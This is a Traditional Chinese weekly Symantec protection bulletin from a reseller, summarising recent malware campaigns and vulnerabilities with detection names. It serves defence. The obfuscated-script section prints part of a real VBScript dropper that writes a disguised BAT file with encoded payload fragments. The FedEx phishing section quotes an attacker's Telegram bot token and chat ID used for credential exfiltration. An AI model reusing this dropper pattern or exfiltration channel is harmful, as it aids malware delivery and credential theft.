保安資訊--本周(台灣時間2025/06/06)賽門鐵克原廠防護公告重點說明

前 言

賽門鐵克原廠首要任務就是保護我們的顧客，被譽為賽門鐵克解決方案專家的保安資訊更能發揮我們被高度認可的專業知識與技能、豐富經驗以及專為幫助客戶成功的服務熱忱，與顧客共同創造賽門鐵克解決方案的最大效益，並落實最佳實務的安全防護。攻擊者從不休息，我們更不會。一支技術精湛且敬業的團隊不斷創造新的防護措施，以應對每天發布成千上萬的新威脅。儘管不可能詳述我們已經可以防禦的每種新威脅，但該站點至少反映了我們的努力。這些公告分享針對當前熱門新聞話題有關威脅的保護更新，確保您已知道自己受到最佳的保護。點擊此處獲取賽門鐵克原廠防護公告(Protection Bulletins)。

關於 保安資訊有限公司 | 從協助顧客簡單使用賽門鐵克方案開始，到滿足顧客需求更超越顧客期望的價值。

在端點啟用賽門鐵克入侵預防系統(IPS) 的好處(以下皆為美國時間)

賽門鐵克的入侵預防系統 (IPS) 是業界一流的深層封包檢測技術引擎，可保護包括財富 500 強企業和消費者在內的數億個端點(桌機／筆電／伺服主機)。

過去的 7 天內，SEP 的網路層保護引擎 (IPS) 在 31 萬 8,000 台受保護端點上總共阻止了 5,180 萬次攻擊。這些攻擊中有 83.1% 在感染階段前就被有效阻止：**(2025/06/02)**

- 在**7萬4,900**台端點上，阻止了**2,340**萬次嘗試掃描**Web**伺服器的漏洞。
- 在**7萬4,400**台端點上，阻止了**590**萬次嘗試利用的**Windows**作業系統漏洞的攻擊。
- 在**2萬2,400**台**Windows**伺服主機上，阻止了**580**萬次攻擊。
- 在**4萬4,900**台端點上，阻止了**170**萬次嘗試掃描伺服器漏洞。
- 在**1萬1,100**台端點上，阻止了**75萬7,800**次嘗試掃描在**CMS**漏洞。
- 在**4萬1,200**台端點上，阻止了**180**萬次嘗試利用的應用程式漏洞。
- 在**7萬2,800**台端點上，阻止了**150**萬次試圖將用戶重定向到攻擊者控制的網站攻擊。
- 在**907**台端點上，阻止了**65萬3,900**次加密貨幣挖礦攻擊。
- 在**9萬6,000**台端點上，阻止了**820**萬台次向惡意軟體**C&C**連線的嘗試。
- 在**525**台端點上，阻止了**6萬7,500**次加密勒索嘗試。

強烈建議用戶在桌機／筆電／伺服主機上啟用 IPS (不要只把SEP/SES當一般的掃毒工具用，它有多個超強的主被動安全引擎，在安全配置正確下，駭客會知難而退)，以獲得最佳保護。點擊此處獲取有關啟用 IPS 的說明，或與保安資訊聯繫可獲得最快最有效的協助。

有憑有據!SEP的瀏覽器延伸防護功能，在上周所帶來的好處？

賽門鐵克的入侵預防系統 (IPS) 是業界最佳的深度資料包檢測引擎，可保護數億個端點(桌上型電腦和伺服器)，其中包括財富 500 強企業和消費者。

賽門鐵克端點安全 (SES) 或賽門鐵克端點防護 (SEP) 代理透過谷歌 Chrome 瀏覽器和微軟 Edge 瀏覽器的延伸供瀏覽器保護。這些延伸有兩個組成部分：

- 瀏覽器的入侵預防，利用 IPS 引擎保護客戶免受各種威脅的侵害。
- 網頁信譽，可識別可能包含惡意軟體、欺詐、網路釣魚和垃圾郵件等惡意內容的網域和網頁帶來的威脅，並阻止瀏覽這些網頁。

在過去 7 天內，賽門鐵克透過端點防護的瀏覽器延伸防護功能，在 16 萬 3,400 個受保護端點上阻止了總計 740 萬次攻擊。**(2025/06/02)**

- 使用網頁信譽情資，在 **157.5K** 個端點上阻止 **710** 萬次攻擊。
- 攔截 **16.9K** 個端點上 **242.5K** 次攻擊，這些攻擊試圖將用戶重定向到攻擊者控制的網站上。
- 在 **4.6K** 個端點上攔截 **100.9K** 次瀏覽器通知詐騙攻擊／技術支援詐騙攻擊／加密劫持嘗試。
- 在 **177** 個端點上攔截 **2.5K** 次攻擊，這些攻擊利用被入侵操控網站上的惡意腳本注入。

建議客戶啟用端點防護 (SEP) 的瀏覽器延伸，以獲得最佳防護。按下此處獲取：整合瀏覽器延伸和 Symantec Endpoint Protection (SEP)，防止惡意網站的說明。

2025/06/05

新版Chaos遠端存取木馬(RAT)秀肌肉～瞄準Linux平台

最近在真實網路情境裡發現一個採用 Golang 語言改寫的新版 Chaos 遠端存取木馬 (RAT) 最新版次：5.0.3 版。該惡意程式支援跨平台，包括 Windows 和 Linux 系統。惡意程式一旦傳送到目標系統，攻擊者就可以執行指令、啟動反向 shell、上傳／下載任意檔案、收集系統資訊等。此惡意軟體涉入最近與 Linux 發行版本有關的多起挖礦劫持行動。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Linux.Mirai
- Trojan Horse
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- WS.Malware.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/06/05

木馬程式DCRat在拉丁美洲蠢蠢欲動

木馬程式 DCRat(也稱 Dark Crystal RAT) 是一種模組化的遠端存取木馬 (RAT)，過去幾年來以惡意軟體即服務 (MaaS) 模式提供商品化銷售。最近有報告指出「Hive0131 」威脅組織行動已經將此惡意軟體家族散佈給拉丁美洲的使用者。攻擊者利用惡意垃圾郵件偽裝成宣稱來自政府機構的刑事訴訟電子郵件通知。散佈的有效籌載--DCRAT 透過程序挖空技術在受害者機器上載入。它具有多種功能，包括鍵盤側錄、任意指令執行、資料外洩、竊取剪貼簿資料、系統檔案竄改等。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1
- ACM.Ps-Wscr!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Hacktool
- ISB.Downloader!gen40
- ISB.Heuristic!gen105
- Scr.Malcode!gdn14
- Scr.xSense!gen3
- Trojan.Gen.2
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- WS.Malware.1
- WS.Malware.2
- WS.SecurityRisk.4

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Scripting Host Processes Making Network Connections
- System Infected: Trojan.Backdoor Activity 634

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/06/05

AMOS惡意軟體採用「Clickfix」社交工程技倆散播，危害MacOS用戶

據報導，一項針對 macOS 平台用戶傳播 AMOS 惡意軟體的新一波攻擊行動採用「 Clickfix 」社交工程技倆。此攻擊初始階段是採用利用透過錯別字 (打錯字) 的域名或模仿合法的收費服務的類似域名 (typo-squatting) 的伎倆，模仿美國電信供應商的網域。根據目標作業系統，量身訂做的有效酬載會傳送給受害者。提供給 macOS 使用者的新 Atomic macOS Stealer(AMOS) 具有竊取資訊、收集憑證和執行任意指令等功能。

網路知識：ClickFix 為「複雜的社交工程手法」，偽裝成系統錯誤訊息或文件註冊提示，幾可亂真網頁或文件外觀，誘導使用者執行惡意指令。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- OSX.Trojan.Gen
- WS.Malware.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/06/05

假冒圖靈(CAPTCHA)驗證機制傳送多階段PowerShell惡意程式下載器

圖靈 (CAPTCHA) 驗證機制是網站判定訪客是人類還是機器人的常用的機制之一。惡意軟體攻擊行動已將假冒圖靈 (CAPTCHA) 驗證機制引進攻擊鏈中，以增進與潛在受害者進行互動。ClickFix 常被用來形容這種行為的名稱。最近發表一份報告主要針對使用帶有 DocuSign 品牌的假冒 CAPTCHAs，試圖下載多階段 PowerShell 元件的攻擊行動。這些惡意腳本最終有效酬載是傳送 NetSupport RAT，這是一種合法的應用程式，具有兩用工具的特性，可讓攻擊者進行遠端存取。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-RgPst!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Downloader
- Trojan Horse

基於機器學習的防禦技術：

- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/06/04

免錢最貴～ViperSoftX惡意程式持續透過假冒合法軟體進行擴散

根據最近的報導，ViperSoftX 惡意程式持續在全球廣泛流傳，特別是在韓國更有明顯的上升趨勢。這些惡意活動的幕後黑手透過盜版電子書、破解軟體和在 torrent 網站上分享的金鑰產生器散播此威脅。此威脅主要以加密貨幣使用者為目標，並竊取他們的數位資產。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.2
- Trojan Horse

基於機器學習的防禦技術：

- Heur.AdvML.B

2025/06/04

CVE-2025-27920--存在Srimax公司出品的內部安全與私密的即時通訊工具：Output Messenger的目錄遍歷漏洞

CVE-2025-27920 是一個最近發現的目錄遍歷漏洞，會影響 Srimax 公司的 Output Messenger 軟體。如果遭成功開採濫用，可能允許攻擊者存取目標目錄以外的敏感檔案，可能導致進一步的洩露，包括組態設定／資料洩漏、檔案存取和指令執行。此漏洞在遭 Marbled Dust 威脅組織所開採濫用後用，已被美國網路安全暨基礎設施安全局 (CISA) 列入「已遭成功利用的高風險漏洞名單 (the Known Exploited Vulnerabilities Catalog-KEV)」中。原廠已在 2.0.63 版產品中修補此漏洞。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

基於安全強化政策(適用於使用DCS)：

- 賽門鐵克重要主機防護系統：DCS～Data Center Security 預設可保護作業系統，防止重要檔案／資源遭篡改。
- 此外，客戶可以選擇為 Srimax Output Messenger 建立自訂沙箱，以鎖定重要檔案／目錄的讀／寫存取權限。

更詳細的 DCS 資訊與工作原理，請下載 DCS 解決方案說明。

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/06/04

散播手機／行動裝置惡意軟體：Crocodilus的新一波網路攻擊行動

手機／行動裝置惡意軟體：Crocodilus 的新變種，已在最近針對歐洲和南美洲使用者的新一波網路攻擊行動中被大肆散播。Crocodilus 是今年初發現的銀行業惡意軟體家族，具有廣泛的遠端控制和資訊竊取功能，包括遠端存取、資料竊取、鍵盤側錄和任意指令執行。新版的惡意軟體新變種引入一些新技術，例如：注入程式和有效酬載的混淆。該惡意軟體還採用一種全新的機制，即在遭入侵設備的聯絡人列表中增加假冒的聯絡人--可能是用於社交工程目的。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- Android.Reputation.1
- AppRisk:Generisk

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/06/04

CVE-2023-38950--存在ZKTeco公司考勤管理解決方案：BioTime路徑遍歷漏洞

CVE-2023-38950 是一個存在存在 ZKTeco 公司的網頁型考勤管理解決方案：BioTime 的路徑遍歷漏洞。雖然該漏洞早在 2023 年就被揭露。但根據最近公佈的報告，此漏洞被大肆開採濫用。美國網路安全暨基礎設施安全局 (CISA) 已經其列入「已遭成功開採濫用的高風險漏洞名單(the Known Exploited Vulnerabilities Catalog-KEV)」中。如果成功開採濫用此漏洞，未經驗證的攻擊者可能會透過精心製作的有效籌載讀取任意檔案。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Attack: Generic Directory Traversal 2

基於安全強化政策(適用於使用DCS)：

- 賽門鐵克的重要主機防護系統：DCS～Data Center Security 預設可保護作業系統，防止重要檔案／資源遭篡改。
- 此外，客戶可以選擇為 BioTime 建立自訂沙箱，以鎖定重要檔案／目錄的讀／寫存取權限。

更詳細的 DCS 資訊與工作原理，請下載 DCS 解決方案說明。

2025/06/03

防護亮點：混淆化腳本類型的惡意軟體還來不及執行就被賽門鐵克攔截

隨著威脅形勢的演變，網路攻擊的複雜性和頻率也持續增加。傳統的防禦措施往往無法對抗攻擊者快速進步的技術。這種動態的環境需要不僅能對已知威脅做出反應，還能主動預測和緩解新興風險的工具。賽門鐵克靜態資料掃描技術 (Symantec Static Data Scanner：SDS) 整合多種先進技術，可針對各種網路威脅提供全面的防護，以因應這些安全挑戰。。

SDS 主要功能包括

- PE 和非 PE 模擬器：模擬器會誤導惡意軟體，讓它以為是在一般電腦上執行。透過分析其行為，我們的掃描引擎可以判斷它是否執行未經授權的動作。
- URL (網址) 擷取與分析：透過自動擷取和分析內嵌於檔案中的 URL，我們的掃描引擎可以在與使用者進行任何互動之前，立即識別潛在威脅。
- 先進的機器學習(AML)：透過使用全球情報網路中的數萬億 (是的，數萬億) 元資料訓練機器學習模型，「非依賴特徵碼」類型的防護技術可在執行前階段攔截全新惡意軟體或其變種。
- 規則引擎：透過從各個層面記錄目標樣本執行的動作，這項全面的監控可讓掃描引擎累積結果，對每個威脅的潛在風險提供穩健可靠的評估。
- 檔案解析器技術：自動解析檔案內的物件，讓我們能夠識別特定檔案類型的可疑物件，以便進一步分析。我們的掃描引擎不僅會標示這些物件，還會如上文所述，將這些物件排成佇列進

行模擬、機器學習，並根據規則取得風險評分，以確保能徹底檢驗深藏在檔案結構中的潛在威脅。

以攔截混淆化腳本類型的惡意軟體為例

自 2025 年初以來，我們觀察到惡意軟體的散佈行動越來越複雜，使用壓縮檔案作為感染的第一階段。這些電子郵件通常包含 ZIP、GZIP、RAR 或 TAR 等格式的附件。一旦開啟，壓縮檔會顯示混淆的批次 (BAT) 指令碼。在某些情境中，壓縮檔反而包含 JavaScript (JS) 或 VBScript (VBS) 檔案，這些檔案可作為注入程式，在執行時產生並執行 BAT 腳本。我們甚至看到有人使用 ISO 或 IMG 檔案等磁碟影像容器來進一步逃避偵測。。

將混淆的批次 (BAT) 檔案寫入磁碟並執行

```
On Error Resume Next
Dim comProcessor, sysManager, appMonitor, procUtility93
Set comProcessor = CreateObject("Scripting.FileSystemObject")
Set sysManager = CreateObject("WScript.Shell")
appMonitor = sysManager.ExpandEnvironmentStrings("%TEMP%")
procUtility93 = appMonitor & "\gFiKRE.bat"
Set srvUtility43 = comProcessor.CreateTextFile(procUtility93, True)
srvUtility43.WriteLine "%budic%@%budic%e%budic%c%budic%h%budic%o%budic% %budic%o%budic%f%budic%f%budic%"
srvUtility43.WriteLine "%gmzlyktvabffsi%i%gmzlyktvabffsi%f%gmzlyktvabffsi% %gmzlyktvabffsi%n%gmzlyktvabffsi%o%gmzlyktvabffsi%t%gmzlyktvabffs
srvUtility43.WriteLine "%prmvf%s%prmvf%e%prmvf%t%prmvf% ""%prmvf%s%prmvf%o%prmvf%u%prmvf%r%prmvf%c%prmvf%e%prmvf%f%prmvf%i%prmvf%l%prmvf%e%p
srvUtility43.WriteLine "%yzefj%c%yzefj%o%yzefj%p%yzefj%y%yzefj% ""%sourceFile%"" ""%userprofile%\%yzefj%d%yzefj%w%yzefj%m%yzefj%.%yzefj%b%yz
srvUtility43.WriteLine "%ngxbd%%ngxbd%%ngxbd%%ngxbd%%ngxbd%%ngxbd%s%ngxbd%e%ngxbd%t%ngxbd%l%ngxbd%o%ngxbd%c%ngxbd%a%ngxbd%l%ngxbd% %ngxbd%e%
srvUtility43.WriteLine "%fskcll%s%fskcll%e%fskcll%t%fskcll% ""qyjuq=s"""
srvUtility43.WriteLine "%eydoqs%s%eydoqs%e%eydoqs%t%eydoqs% ""isxtl=t"""
srvUtility43.WriteLine "%ALOWDLS%s%ALOWDLS%e%ALOWDLS%t%ALOWDLS% ""todghgqfmiggzddvfxxhnmgrf=!qyjuq!e!isxtl!"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%fodmum%k%fodmum%b%fodmum%r%fodmum%q%fodmum%g%fodmum%d=wVycDo6KCdkZXJwYW9MJ1"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%dnzftl%f%dnzftl%i%dnzftl%e%dnzftl%q%dnzftl%w%dnzftl%a=gICAgIGVycCAgICAgZXJw"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%cvkjlh%q%cvkjlh%k%cvkjlh%n%cvkjlh%e%cvkjlh%d%cvkjlh%v=ycEZyb21CZXJwYXNlNjRl"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%qcfbdv%q%qcfbdv%v%qcfbdv%k%qcfbdv%c%qcfbdv%m%qcfbdv%s=lQb2VycGludDsJZXJwJGl"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%zgmzdb%n%zgmzdb%p%zgmzdb%e%zgmzdb%t%zgmzdb%d%zgmzdb%r=cnBwdG9yKGVycCk7CSRyZ"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%nfnqan%a%nfnqan%w%nfnqan%g%nfnqan%u%nfnqan%d%nfnqan%w=BlcnAgICAgIGVycCAgICB"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%hktghr%z%hktghr%e%hktghr%x%hktghr%g%hktghr%u%hktghr%z=WFPb2VycDhTaFplZXJwY2"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%bcyzvy%r%bcyzvy%k%bcyzvy%b%bcyzvy%t%bcyzvy%z%bcyzvy%e=lcnArKSQnKWVycCB7ICAg"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%offykw%s%offykw%q%offykw%v%offykw%v%offykw%c%offykw%k=mVycGxvY2soZXJwJHBhcm"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%kofpeg%b%kofpeg%w%kofpeg%m%kofpeg%b%kofpeg%i%kofpeg%j=kdmVvZXJwZmJlcG9lcnBl"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%vtihjx%p%vtihjx%v%vtihjx%c%vtihjx%w%vtihjx%t%vtihjx%j=JwQ29udmVlcnBydF06OmV"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%gylxzh%y%gylxzh%i%gylxzh%b%gylxzh%s%gylxzh%q%gylxzh%v=wOUEzTTllcnA0MW13PWVy"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%wydmaf%b%wydmaf%b%wydmaf%l%wydmaf%y%wydmaf%m%wydmaf%x=tdWVycH0N3bWJxZXJwPSRu"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%sbwmbf%y%sbwmbf%v%sbwmbf%i%sbwmbf%w%sbwmbf%v%sbwmbf%y=ewkkYWVlcnBzX3ZhcmVyc"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%armscu%i%armscu%c%armscu%c%armscu%u%armscu%b%armscu%n=JwLWpvaW5lcnAgJycpKGV"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%ujicda%l%ujicda%s%ujicda%p%ujicda%i%ujicda%r%ujicda%k=uZXJwIiAtRm9lcnByZWdy"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%qiytkp%d%qiytkp%m%qiytkp%g%qiytkp%f%qiytkp%a%qiytkp%h=eT1lcnBbU3lzdGVycGVtL"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%uwzzmw%i%uwzzmw%l%uwzzmw%m%uwzzmw%n%uwzzmw%o%uwzzmw%g=kkZXJwaXphdXplcnB1aG5"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%copxwt%j%copxwt%n%copxwt%b%copxwt%g%copxwt%t%copxwt%v=NoZXNbZXJwMV0uVHJlcnB"""
srvUtility43.WriteLine ":::ZgB1AG4AYwB0AGkAbwBuACAASQBuAHYAbwBrAGUAIQBTAHkAcwBSAG8AdQB0AGkAbgBlACAAewANAAoAIAAgACAAIABbAEMAbQBkAGwAZQB0AEIA
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%kibgpj%k%kibgpj%i%kibgpj%l%kibgpj%s%kibgpj%j%kibgpj%n=BleHQuRWVycG5jb2RpZXJ"""
```


這些惡意軟體植入器最終會傳送一系列知名的惡意軟體家族，包括 AgentTesla、AsyncRAT、Remcos、XWorm、DonutLoader、Masslogger、ModiLoader 和 Snake Keylogger。此攻擊行動的顯著之處不僅在於有效酬載的多樣性，並大量使用混淆化和不同的階段性技術，目的在於繞過傳統的偵測。

靜態資料掃描引擎，偵測各種潛在威脅的爆發預兆

SDS 可在第一行指令碼執行之前盡早阻止這些攻擊。我們內建許多不同的模擬器，可模擬並解除常見的腳本類型，例如：BAT、JS、VBS 和 PowerShell。我們可解開多層編碼、偵測可疑邏輯，並辨識內嵌的有效酬載或指令結構。我們的靜態掃描引擎可在初始存取點提供快速、明確的防護。無論威脅是內嵌於注入程式、隱藏於磁碟映像，或是潛匿於多層混淆之下，我們的引擎都能在不需要執行的情況下剖析並解除威脅。

僅在過去幾週，我們的靜態掃描引擎 (SDS) 就攔截到數百個腳本類型的惡意程式植入器 (droppers)，其中許多都是此進行中行動的一部分。我們靜態資料掃描引擎的彈性，讓我們能夠迅速適應威脅份子使用的新腳本模式、混淆方式和檔案容器技倆。

靜態資料掃描攔截到數百個腳本類型的惡意程式植入器(droppers)



欲深入了解更多有關賽門鐵克端點安全完整版(SESC)的詳細資訊--Symantec Endpoint Security Complete，請點擊此處。
欲深入了解賽門鐵克的端點多層次防護解決方案中「進階機器學習」防護技術，請點擊此處。
欲深入了解賽門鐵克端點防護解決方案(SEP/SES)多重防護技術之一的檔案檢測技術如何保護裝置，請點擊此處。

2025/06/03

熱門AI工具被大肆吹捧，沒有資安警覺心的玩家常常下載到被下毒的AI工具安裝程式

威脅份子利用人工智慧 (AI) 的炒作散佈各種惡意軟體。威脅份子利用大眾對存取熱門 AI 工具 (例如：ChatGPT、Copilot、DALL-E、Gemini、Midjourney 和 Sora) 的渴望，創造出令人信服的詐騙安裝程式。主要的攻擊方法涉及老練的社交工程手法，攻擊者利用搜尋引擎最佳化中毒 (購買關鍵字優先排名服務)，將其惡意網站排名在搜尋結果的最優先排序上，在 YouTube 等平台上播放詐騙性廣告，以及滲透 Discord 等平台上的社群討論。他們會建立類似網域並設計偽造網站，貼近合法的 AI 軟體供應商，誘騙使用者下載他們認為是官方用戶端、測試版或「破解」的優質工具。使用者通常無法察覺這些網站的欺騙性質，因而被引誘下載看似合法的 .exe 檔案或 ZIP 壓縮檔。執行時，這些假冒的 AI 工具安裝程式不會提供任何 AI 功能，反而會默默地將各種惡意軟體有效酬載／惡意竊密程式注入到受害者的系統上。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

基於行為偵測技術(SONAR)的防護：

- SONAR.TCP!gen6

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- WS.Malware.2

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/06/03

假冒FedEx發票的網路攻擊行動，利用Telegram API傳送已遭詐騙的電子郵件憑證

知名的快遞公司因其全球知名度、可信賴的品牌形象，以及與到貨通知、發票和追蹤物流進度的關係 (這些主題很容易引起急迫感、好奇心和使用者互動)，經常被利用來進行社交工程攻擊。這些特性使它們成為網路釣魚和憑證竊取活動的主要目標。

這類型的攻擊每天都會發生。在最近一個案例中，有威脅者散佈假冒的 FedEx 發票電子郵件，將惡意 HTML 檔案 (FedEx invoice_35247.html) 偽裝成合法的發票。當執行時，該檔案會開啟一個網頁，以存取安全文件為由，提示使用者輸入其電子郵件帳號和密碼。該網頁在視覺上與真正的 FedEx 介面極為相像，使用欺騙性的佈局和背景圖像來建立可信度。

惡意 HTML 中嵌入 JavaScript 程式碼，用來擷取提交的憑證、將其格式化為結構化的訊息，並使用 Telegram 的 API 將資料外洩。具體來說，憑證會以 7493793223:AAEfdXT2yvV9MfUgzCE1s--QdGBLijJF-po 和聊天 ID 6327222293 傳送給 Telegram 機器人。

賽門鐵克已經於第一時間提供多種有效保護 (SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

郵件安全防護機制：

